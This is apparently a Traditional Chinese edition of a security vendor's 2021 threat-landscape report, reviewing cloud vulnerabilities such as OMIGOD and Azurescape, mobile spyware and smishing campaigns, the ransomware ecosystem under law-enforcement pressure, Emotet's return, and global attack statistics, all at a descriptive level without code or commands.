2020 年，全球疫情使得企業的工作環境和網路架構發生巨變。在這些變化中，不論是轉為雲端型架構以因應對於混合式的遠端管理網路之需求，亦或是企業對服務型供應商的喜愛遠高過於傳統供應商，就採用規模而言確實都有很突出的表現。於是到了 2021 年，雲端環境明顯越來越受到終端使用者的歡迎。Gartner 在年中發佈預測報告，聲稱 2021 年終端使用者的公有雲服務消費估計將成長 23%，達到 3,320 億美元以上，而在 2020 年和 2019 年，此數值分別為 2,700 億及 2,427 億美元。企業現在正紛紛劃撥大量資金發展多雲端架構，其中又以 Microsoft Azure 與 AWS 最受青睞，Google Cloud Platform、IBM、VMWare 等其他品牌也都在市場佔有一席之地。

ITAI GREENBERG

產品管理副總裁

「不難理解企業何以越來越依賴雲端，尤其正當我們要進入所謂後疫情的「新常態」生活之際，混合式辦公形態即將在諸多產業中蔚為主流。不過，將生產力轉移到雲端上也意味著企業會愈發依賴供應商管理其資料庫、專有程式碼和組織資源，許多組織正在努力填補其公司內部的知識缺口。填補這些缺口應當是企業在 2022 年的首要目標，如此才能確保企業與雲端供應商之間的關係，能夠在安全防護、法規遵循和風險方面獲得最大程度的利用。」

如今各組織顯然越來越仰賴雲端供應商保護其資料庫、專有程式碼和組織資源的安全。這些組織現在正在逐漸填補 2020 年期間急速轉成雲端型環境時所產生的平台和角色管理知識缺口，從而強化自身的安全防護並採行更完善的管理措施。然而，企圖在進行未經授權的存取後提高權限的 IAM（身分與存取管理）角色假定攻擊仍是一大隱憂。

威脅發動者一如往常，持續跟資安研究社群相互較量，試圖先找到新的漏洞和可趁之機。從 2021 年末開始掀起一股攻擊浪潮，其手段為利用業界頂尖雲端服務供應商的服務缺陷來掌控組織的雲端基礎架構，亦有可能入侵組織的整個資料庫，竊取存放其中的專有、客戶和財務資訊。此處討論的並不是從組織角色原則衍生出的邏輯缺陷，這類缺陷只能讓威脅發動者在環境中逐步提高權限。我們說的是雲端基礎架構本身存在的嚴重漏洞，攻擊者可藉此全面接管帳戶並執行任意程式碼。

這股趨勢的源頭正是惡名昭彰的 OMIGOD 缺陷攻擊。9 月，研究人員發現 OMI（開放式管理基礎架構）中有四個嚴重漏洞，OMI 是 Microsoft Azure 的軟體代理程式之一，使用者可透過它同時管理遠端和本機環境中的設定。OMI 在多個 Azure 服務內建的 Azure Linux VM 均有部署，且在某些服務啟用時即會自動部署，使得這些缺陷遭到惡意利用的可能性大增。估計所有的 Azure 客戶中有 65% 存在安全漏洞，換算起來相當於數千個組織和數百萬個終端裝置。利用 OMIGOD 缺陷可說是輕而易舉，唯一需要的就是一個移除身分驗證標頭的要求。兩者結合之後，威脅發動者即可利用這些漏洞，在易入侵的網路中執行遠端程式碼並提高 Root 權限。

Microsoft 早已在 2021 年 9 月的發行版本中發佈了修補程式，以解決這些缺陷造成的問題。但有些研究人員警告稱，該公司的自動修正程序在頭幾天毫無作用，直到修復後方可見效。在這些缺陷揭露之時，即有攻擊者利用它們來發動攻擊（特別是評分達 9.8 且指定代碼為 CVE-2021-38647 的 RCE 漏洞），且此後的攻擊次數更迅速暴增。單單在第一個週末，掃描有安全漏洞裝置的伺服器數量就從 10 台左右驟升至 100 台以上。惡名昭彰的 Mirai IoT（物聯網）殭屍網路是第一個瞄準有安全漏洞裝置的惡意軟體，它試圖關閉 5896 連接埠（OMI SSL 連接埠）以阻擋其他威脅發動者利用此攻擊。此外還出現了意圖在 Linux 裝置上部署加密貨幣挖礦程式的攻擊。

早在一個月前的 8 月，Microsoft Azure 已有一個令人擔憂的缺陷被曝光。這次是在多模型 NoSQL 資料庫 Azure Cosmos DB 中發現這個名為「ChaosDB」的漏洞，有幾間重量級全球企業，例如 Coca Cola、Skype 和 Symantec 等都有使用該資料庫來管理包含金融交易資訊的大型資料庫。此缺陷可讓威脅發動者獲取數個內部金鑰以取得 Root 權限，乃至最後得以管理組織的資料庫和帳戶。簡而言之，攻擊者只要利用這個缺陷，便能完整掌控所有 Azure Cosmos DB 用戶端的全部雲端資源，絲毫不受任何限制。

在臨近年終之時，Microsoft Azure 又再度被發現遭到入侵。這個名為「Azurescape」的缺陷會影響到 Azure 的容器及服務 (CaaS) 平台，它憑藉的是存在於執行時容器 RunC 中長達兩年的一個漏洞（指定代碼為 CVE-2019-5736）。有別於其他缺陷，Azurescape 是一個跨帳戶漏洞：它可讓攻擊者脫離先前入侵的環境，而後在同一個公有雲服務的其他使用者環境內執行程式碼。也就是說，Azure 容器執行個體 (ACI) 的惡意使用者有可能會在其他用戶端的 Kubernetes 叢集上執行任意程式碼。利用此漏洞可分為三個階段，先從容器跳脫開始，它是一種容器環境的提高權限技術。Azurescape 可讓攻擊者取得整個容器叢集的管理權限。所幸此缺陷甫一曝光時很快就發佈了修補程式，但 ACI 使用者還是必須採取進一步措施。截至 2021 年年底，未再偵測到相關的漏洞利用情況。不過，這個缺陷已讓人們警覺到多租用戶的雲端環境（眾多組織集中在單一平台上的通用大型基礎架構）所帶來的危險性。

去年不只有 Microsoft Azure 服務被發現存有安全缺陷。6 月，研究人員揭露 Google 的 Compute Engine (GCE) 中存在一個漏洞，該運算引擎是 Google Cloud Platform 的基礎架構即服務元件 (IaaS)，用於隨需建立和啟動虛擬機器。在多重因素的綜合影響之下（包括 ISC DHCP 軟體使用弱隨機數），此缺陷可讓攻擊者接管虛擬機器。威脅發動者從瞄準的 VM 觀點偽裝成 Metadata 伺服器，乃至最後以 VM 的 Root 使用者身分登入，即可達成利用該漏洞的目的。在首度揭露這個缺陷的近一年之後，Google 才對此缺陷發佈了修補程式。

近期研究也深入探討了一種名為 HTTP 標頭夾帶的技術，剖析它是否可能被用來攻擊 AWS 的 API 閘道及身分驗證供應商 AWS Cognito。該研究說明如何利用此技術繞過限制並侵襲快取記憶體。

最後，在 2021 年的年底，研究人員注意到 AWS 權限的一個奇特變更，其會造成 AWS 支援服務可以讀取客戶的 S3 公用貯體資料，而非僅止於觀察其中繼資料。這個潛在的隱私缺陷是因為變更了名為「AWSServiceRoleForSupport」強制角色的許可權而形成的，而建立該角色的目的在於提供技術和管理支援。最後決定還原該變更，且 AWS 聲明將實行更多安全措施，避免未來出現類似的錯誤設定。

總而言之，2021 年的雲端供應商漏洞比過去更加令人擔憂。這一年中揭露的漏洞讓攻擊者得以在長短不一的時間內執行任意程式碼、提升至 Root 權限、存取大量隱私內容，甚至還能來回跨越不同環境。簡單來說，雲端基礎架構本身存在的漏洞已曝光，即使警覺心極強或極為專業的雲端使用者也無法預見或防範這些漏洞。

行動裝置領域的發展態勢

整個 2021 年，威脅發動者侵襲行動裝置的比重不斷增長，在大規模終端使用者活動和目標企業攻擊兩方面都是如此。一項問卷調查式的研究顯示，一些組織在工作場所實行允許員工用個人裝置取代公司指定裝置的「BYOD」（自攜設備）政策，但實行的結果讓組織猝不及防，約有 49% 的受訪組織表示它們無法偵測到員工個人裝置上的攻擊或資安事故。

首先，我們得從 NSO 最惡名昭彰的行動裝置惡意軟體家族之一 Pegasus 的發跡過程開始講起。Pegasus 是一個行動裝置間諜軟體，它具有感染 iOS 和 Adroid 裝置的能力，是由以色列的 NSO 駭客組織開發和販賣。此間諜軟體可以完全掌控行動裝置，包括訊息、照片、行事曆、電子郵件等各式各樣的資料類型都逃不出它的手掌心。此外，這個惡意軟體還能夠啟動攝影機、拍攝影像並錄下周遭的對話內容。Pegasus 憑藉極為縝密的零點擊漏洞作為感染途徑。雖然最初是在 2016 年發現這個惡意軟體，但到了 2019 年才揭露此間諜軟體利用 WhatsApp 服務感染逾 1,400 名使用者，他們是多個 NSO 客戶鎖定的目標。

2021 年 7 月，根據大量新聞媒體報導，此工具曾被用來存取多國政府官員、記者、人權運動人士和企業高層主管的行動裝置。有一份包含約 50,000 名潛在 Pegasus 受害者的名單外流並被大肆報導，或多或少揭開了 NSO 客戶的神秘面紗。媒體關注引發各界廣泛研究，致力於揭露 Pegasus 的感染方法並協助使用者偵測其裝置是否有受到感染。9 月，Apple 終於針對遭到 Pegasus 利用的兩個 iMessage 零時差漏洞（指定代碼為 CVE-2021-30860 和 CVE-2021-30858）發佈了修補程式。這些缺陷允許惡意文件執行命令，藉此利用 iPhone 與 Mac。11 月，Apple 對 NSO 提告，指控它們在 Apple 裝置上使用駭客軟體並竊取私人資料。不出所料，威脅發動者很快地就

運用醜聞來精心策畫勒索騙局。近期的一次攻擊活動便利用大眾對 Pegasus iOS 間諜軟體的恐懼心理，藉由散播內含贖金要求的電子郵件，並聲稱它們握有受害者的私密影片（據稱是用 Pegasus 惡意軟體拍攝），試圖恐嚇潛在受害者。

Pegasus 引人注目的原因在於它不露聲色的零點擊感染流程、極具爭議性的受害者名單，以及錯綜複雜的資料洩漏特性。後來出現許多類似的惡意軟體，自然也就不足為奇了。接近年底的時候，研究人員揭露了在私營部門行動裝置間諜軟體領域，出現了一個新的威脅發動者。北馬其頓的 Cytrox 公司推銷一款專為 iPhone 裝置設計，名為 Predator 的間諜軟體，可透過在 WhatsApp 中發送單一點擊連結來感染客戶的攻擊目標。有關惡意軟體功能的資訊曝光得越多，一般威脅發動者和組織運用這些功能的機率也會越大。此外，行動裝置間諜軟體的散佈之廣，加上該領域在 2021 年引起高度關注，再再說明行動裝置在網路威脅態勢中所扮演的關鍵角色地位。

在這一年當中，我們看到威脅發動者大費周章地想要駭入 Facebook 和 Telegram 等主流社交媒體帳戶。例如執行以存取行動裝置為目標的大規模攻擊活動，就是它們採取的手法之一。8 月，一個名為「FlyTrap」的新特洛伊木馬病毒被發現自 2021 年 3 月以來，入侵了 144 個縣，至少 10,000 個 Facebook 帳戶，絕大部分是經由 Google Play 商店提供的惡意應用程式散播。儘管這些上傳到平台上的應用程式很快就被撤下，但之後卻又出現在第三方應用程式商店中。攻擊者還利用 WhatsApp 散佈作用於 Android 裝置的修改版應用程式，它會在裝置上安裝「Triada」特洛伊木馬病毒。10 月，研究人員發現 Google Play 商店中提供的一款照片編輯應用程式含有惡意程式碼，會收集使用者的 Facebook 憑證，再利用憑證借助受害者的支付資訊來執行廣告活動。下載此應用程式的使用者有數千人。最後在 11 月，名為「MasterFred」的全新 Android 惡意軟體，因為使用虛假的登入覆蓋手法竊取 Netflix、Instagram 和 Twitter 使用者的信用卡資訊而臭名遠揚。

另一個在 2021 年備受矚目的重要攻擊向量則是借助 SMS 訊息散佈惡意軟體。SMiShing 是 SMS phishing（SMS 網路釣魚）的簡寫，是一種依靠行動裝置進行社交工程散佈的網路釣魚技術，並使用 SMS 訊息作為攻擊向量。先前遭到西班牙警方逮捕的 FluBot Android 殭屍網路，靠著這項技術在 2021 年 4 月重出江湖。9 月，該殭屍網路因為採用全新的 Android 裝置入侵方式而火力倍增，甚至透過警告感染 FluBot 的形式開始散播假的安全更新訊息。只要受害者一點擊「安裝安全更新」按鈕之後，馬上就會觸發感染。11 月，FluBot 在一個鎖定目標為芬蘭使用者的活動中再度現身。自從此攻擊向量在 FluBot 的活動中大顯身手之後，SMiShing 漸漸受到

低技術水平的威脅發動者青睞。譬如，Check Point Research 最近展開的一項調查顯示 SMiShing 攻擊在伊朗成效卓著，儘管威脅發動者使用的工具水準普遍低下。這些活動除了利用 SMiShing 技術以外，還偽裝成伊朗政府、司法系統、購物入口網站等主要實體。這個攻擊方法日益猖獗，諸多相關警告的報導也開始在新聞媒體中出現。近來攻擊浪潮規模之大前所未見，但如果留意到殭屍網路即服務的交易市場在地下論壇和 Telegram 頻道的熱絡程度，這個情況也就不足為奇了。網路釣魚工具包的售價從 50 美元到 100 美元不等。在 FluBot 成功使用 SMiShing 的鼓舞之下，我們估計其他國家很快就會出現類似活動。

2021 年還發生了另一起同樣透過 SMS 訊息傳播的大規模騙局，叫做「UltimaSMS」，此大規模活動利用了約 150 個 Android 應用程式。活動在 Google Play 商店創下逾 1,000 萬下載次數，其把戲就是誘使受害者在不知情的情況下訂閱所費不貲的 SMS 服務。

最後，全球疫情引發的系統性變更也對行動銀行惡意軟體領域造成影響。銀行業在 2021 年不斷擴展數位化業務，導致各式各樣專門用來限制離線互動的應用程式浮出水面，反而造成新威脅得以散佈。9 月，Check Point Research 揭露一個針對 Android 使用者的新攻擊方法，該攻擊會濫用裝置的無障礙服務。此攻擊鎖定的是 PIX 的使用者，PIX 是一個剛推出一年但受到普遍愛用的立即支付解決方案，由巴西中央銀行建立和管理。活動主要是利用 Google Play 商店中的兩個惡意應用程式來散佈兩個銀行惡意軟體變種。PixStealer 較為獨特，它會濫用 Android 的無障礙服務 (AAS)，透過 PIX 交易竊取特定銀行的錢。這個簡單卻創新的功能組合讓惡意軟體無需跟 C&C 互動即可搜刮資金，整個過程完全神不知鬼不覺。因為它簡單又有效，可以想見勢必會引起其他威脅發動者爭相仿效。

第 3 章

勒索軟體生態系統的破綻

惡意軟體操縱者要求你付 200 美元贖回家人的照片，這種情節早已不復見。如今，勒索軟體的經濟操作手法極其複雜，每次勒索的敲詐金額動輒高達數百萬美元，以全面關閉系統作為要脅，將整個組織玩弄於股掌之間。勒索軟體商業模式的進化為此現象的核心。勒索軟體即服務 (RaaS) 以低廉的成本發起聯盟計畫，讓攻擊者能輕鬆加入此一趨勢。攻擊者選擇其中一個領先的勒索軟體計畫，遵守詳細易懂的免費行動手冊說明，裡面包含每一個攻擊階段的完整指示。倘若入侵成功，勒索軟體操縱者和聯盟成員即可按比例瓜分受害者支付的贖金。這種勒索計謀獲利極高，且攻擊者能接觸到更廣泛的受害者，進而讓所有參與者獲得更高的回報。

勒索軟體操縱者是支撐整起行動的骨幹，不只要負責提供勒索軟體本身，還得提供洗錢服務並招攬談判專家。不同的勒索軟體計畫會競相招兵買馬，籌組聯盟，因此勒索軟體組織會為聯盟計畫不斷開發更具吸引力的工具和服務，確保計畫在競爭激烈的地下社群中脫穎而出。打造信譽是最主要的動力因素，因為這攸關組織能否賺取高額回報，或者有時甚至會慘遭政府當局逮捕。因此，網路罪犯會上法庭調解內部糾紛也不足為奇，官司打輸可能會讓組織賠上信譽和收益。

對若干勒索軟體組織而言，今年過得特別驚心動魄，主要原因在於政府和執法機關對於威脅發動者的立場有所轉變。他們從原本採取預先性被動應對措施，轉為主動積極進攻勒索軟體操縱者本身及其資金和支援基礎設施。這個重大轉變發生在 5 月的 Colonial Pipeline 資安事故之後，DarkSide 勒索軟體攻擊造成美國東岸的燃油供應出現嚴重短缺，這讓拜登政權意識到他們必須更努力對抗威脅。

當月稍晚時，DarkSide 集團宣布其伺服器遭到破獲 ，用於支付勒索軟體即服務計畫聯盟的加密貨幣資金被洗劫一空，因而即將終止營運。6 月，美國司法部 (DOJ) 將勒索軟體升高為國家安全威脅，跟恐怖主義的優先等級相當。下一起重大資安事故則是發生在 7 月的 Kaseya MSP 平台入侵事件，之後 REvil 主謀神秘消失，它們的洩密網站「Happy Blog」離線，客戶支援顯然也已關閉。然而，這次關閉為時不長，REvil 組織在 9 月又重新復出。隨後疑似有執法行動成功截持 REvil 的基礎設施和「Happy Blog」，使得它們在 10 月又再度消失無蹤。

9 月，拜登政權對勒索軟體再下重手，宣布它們會開始制裁威脅發動者用來將贖金轉換成有形資金的加密貨幣交易所、錢包和交易商。俄羅斯的 SUEX 交易所成為第一家因為經手贖金交易而被列入制裁名單的交易所。下個月，歐盟與其他 31 個國家宣布他們將聯手瓦解其他加密貨幣管道，意圖阻礙洗錢流程。此外，澳洲政府發佈「勒索軟體行動計畫」，其中包括籌組新的特殊任務小組，並對勒索軟體發動者祭出更嚴厲的懲罰。

11 月，國際刑警組織率領一場名為「旋風行動的」國際聯合行動成功破獲並逮捕 Cl0p 的基礎設施及洗錢聯盟成員，該組織為 Accellion 資料外洩事故的幕後黑手，並犯下多起雙重和三重勒索案件。此外，美國司法部與其他聯邦機構採取進一步動作對付 REvil。這些動作包括逮捕餘黨、追回價值相當於 600 萬美元的贖金、沒收裝置，以及實施 1,000 萬美元的懸賞計畫。

這些情勢發展在勒索軟體生態系統中引發兩極反應。有些組織展現敵意，進一步壓迫受害者，阻擋政府當局介入。舉例來說，Grief 勒索軟體便 威脅受害者若雇用談判專家，就要徹底刪除受害者的解密金鑰。同樣地，只要受害者聯繫 FBI 或其他執法機關，RagnarLocker 便將從這些受害者處竊取到的所有資料內容公佈在網路上。

其他組織則似乎把重心放在自我調適和品牌重塑，避免跟重大攻擊產生過度牽連。譬如 Darkside 便暫時退出勒索軟體領域，至少其部份成員在 7 月重新命名為 BlackMatter。它們對行銷服務供應商 Marketron、日本科技公司 Olympus 和愛荷華州的 New Cooperative 農民組織等關鍵基礎設施發動攻擊。但是這個重塑品牌行動旋即以失敗告終，BlackMatter 在 11 月即宣布因受到政府當局施壓而關閉。他們甚至透露其成員「自上次接獲消息之後就音訊全無」，不過專家相信 BlackMatter 退場的起因在於加密方法有缺陷，讓安全公司得以解密受害者的文件，導致聯盟內部出現信任危機所致。在地下組織合作的最終試煉中，BlackMatter 夥同 LockBit 勒索

軟體，將他們的受害者移轉到 LockBit 平台，以便在退隱之前無聲無息的海撈一票。

遺憾的是，並非所有勒索軟體組織都能像這般合作無間。長久以來的競爭關係使得組織間互不信任，也更害怕遭到政府當局逮捕。例如，REvil 操縱者就曾被逮到欺騙聯盟成員，他們透過劫持贖金談判過程、利用雙邊聊天和後門程式砍掉聯盟成員的分紅。Conti 組織經歷過一場內部危機，有一名心懷不滿的內部成員埋怨報酬太低，忿而將 Conti 的教戰手冊外洩。

最後，我們在過去這一整年也看到有勒索軟體社群因扛不住壓力而裂解，或甚至是集體倒閉，更有部分經營者完全捨棄他們的事業。舉例來說，Avaddon 網路犯罪集團在 2020 年 6 月首度現身，但不到一年即被迫關閉並公開解密金鑰，無疑是執法機關加強嚴厲審查的緣故。另一個例子則是 Conti 勒索軟體，它鎖定的目標是英國珠寶公司 Graff，但後來發現部分竊取資料屬於沙烏地阿拉伯、阿拉伯聯合大公國與卡達皇室成員所有，便對外發佈道歉聲明。由於害怕遭到報復，他們承諾不審視並直接刪除所有資料。主要的網路犯罪論壇會禁止勒索軟體在它們的網站上做宣傳，以避免引起注意。這使得操縱者難以跟聯盟成員間維持有效溝通，進而提高了被發現的風險。

世界各國政府採取的主動性措施和進攻行動見效，對勒索軟體生態系統造成不小衝擊，打亂了勒索軟體行動，地下圈子陷入一團混亂。儘管如此，數百萬美元的潛在收益也意味著 2022 年可能會有更多勒索軟體「計畫」湧現，並以成功案例作為來日精進攻擊的榜樣。2021 年的事件或許可以讓勒索軟體操縱者學到難忘的一課，亦即勒索軟體操縱者必須慎選目標，因為他們勒贖事業生涯的長短可能就取決於此。

04

惡意軟體焦點：EMOTET 重出江湖

EMOTET 是史上最危險、最惡名昭彰的殭屍網路之一，儘管國際社群及各國執法機關長期以來持續偕同抗戰，且最終在 2021 年 1 月將它擊潰，但 EMOTET 依然捲土重來。

ALEXANDRA GOFMAN

Check Point Research 團隊主管

臨近年終之際，全世界開始明白即便是國際任務小組也只能拖延 Emotet 的腳步，無法真正做到斬草除根。

至少部分的組織成員有能力逃脫法律制裁，休養生息之後再重振旗鼓，利用它們既有的地下人脈發動全新進化的全球性惡意垃圾郵件活動。

Trickbot 和 Emotet 是犯罪的老搭檔，因此就很多方面而言，Emotet 利用 TrickBot 服務作為自身復活的病毒植入程式也並不令人意外。」

Emotet 是史上最危險、最惡名昭彰的殭屍網路之一，儘管國際社群及各國執法機關長期以來持續偕同抗戰，且最終在 2021 年 1 月將它擊潰，但 Emotet 依然捲土重來。Emotet 從原本的銀行特洛伊木馬程式搖身一變成為模組化殭屍網路，它因為大規模感染全球逾 150 萬台電腦、入侵數千家企業網路而聲名大噪。Emotet 主要被用作散佈 TrickBot、Qbot 和 Dridex等其他知名惡意軟體家族的平台，經常引發全網路的勒索軟體攻擊，導致整個組織癱瘓。Emotet 被迫全面關閉之前，估計約造成 25 億美元的損失。

11 月 14 日，Emotet 正式起死回生，這是自它垮台以來，首度有活生生的樣本出現在世人眼前。Emotet 的復活起源令人驚詫：先使用 TrickBot 殭屍網路將 Emotet 的樣本投放到感染 TrickBot 惡意軟體的機器上。隔日，Emotet 恢復使用其最著名的散佈方法，即利用大規模的垃圾郵件活動，透過惡意附加文件來傳播特洛伊木馬病毒。為了重建網路，Emotet 的操縱者選擇在成功感染病毒的機器上投放垃圾郵件機器人，此方法可將惡意軟體散佈給更多潛在目標。

基於以往兩方密切的合作史，以 TrickBot 服務作為讓 Emotet 重生的病毒植入程式是個再自然不過的選擇。其實，這可以表明在 Emotet 重生的過程中，至少有些它的惡意軟體老搭檔參與其中。TrickBot 本身曾在 2020 年被短暫擊垮，然而它還是撐了下來，並在 2021年 5 月、6 月和 9 月的主要惡意軟體家族排行榜之中榜上有名。去年，Check Point Research 在全球發現有超過 140,000 個 TrickBot 受害者，總計逾 200 個活動牽涉其中，且遭到入侵的網路有上千個。TrickBot 龐大的安裝基礎成為全新 Emotet 殭屍網路再出發的絕佳平台。

復活後的 Emotet 變得更有威力，還多了幾個新法寶。升級的變種病毒採用橢圓曲線密碼學取代原本的 RSA 加密法，將控制流程混淆技術加以改良，並在初始傳遞方法中添加使用偽裝成合法軟體的惡意 Windows App 安裝程式套件。此外，研究人員發現 Emotet 現在會直接先投放 Cobalt Strike 信標，有別於中介惡意軟體家族是在隔一段時間後才投放 Cobalt Strike 信標。過去幾年來，目標式勒索軟體攻擊向來以 Cobalt Strike 作為基石，不幸的是，這一發展態勢意味著從最初感染 Emotet 到勒索軟體攻擊全面爆發之間的間隔時間會更短，使得防禦者面對持續攻勢的反應時間也跟著大幅縮水。

自從 Emotet 重出江湖之後，Check Point Research 觀察到，和它垮台前不久的 2021 年 1 月的相比，Emotet 的活動量至少高出了 50%。整個 12 月依然會維持此上升趨勢，加上年底陸續出現幾次攻擊活動，預計將持續到 2022 年，至少在下次試圖擊垮它之前都會是如此。

05
全球統計資料

相較於 2020 年，企業網路在 2021 年每週遭受的整體攻擊量增加了 50%。

各地區的網路攻擊類別

全球




圖 1：全球企業網路遭受各類型惡意軟體攻擊的比例。

美洲




圖 2：美洲地區企業網路遭受各類型惡意軟體攻擊的比例。

各地區的網路攻擊類別

歐非中東




圖 3：歐非中東地區企業網路遭受各類型惡意軟體攻擊的比例。

亞太地區





圖 4：亞太地區企業網路遭受各類型惡意軟體攻擊的比例。

全球威脅指數地圖

以下全球網路威脅指數地圖顯示了全球主要風險區域。*



* 顏色越深 = 風險越高
* 灰色 = 資料不足

圖 5. 全球威脅指數地圖




圖 6：不同產業的各組織在 2021 年與 2020 年平均每週遭受的攻擊次數比較。

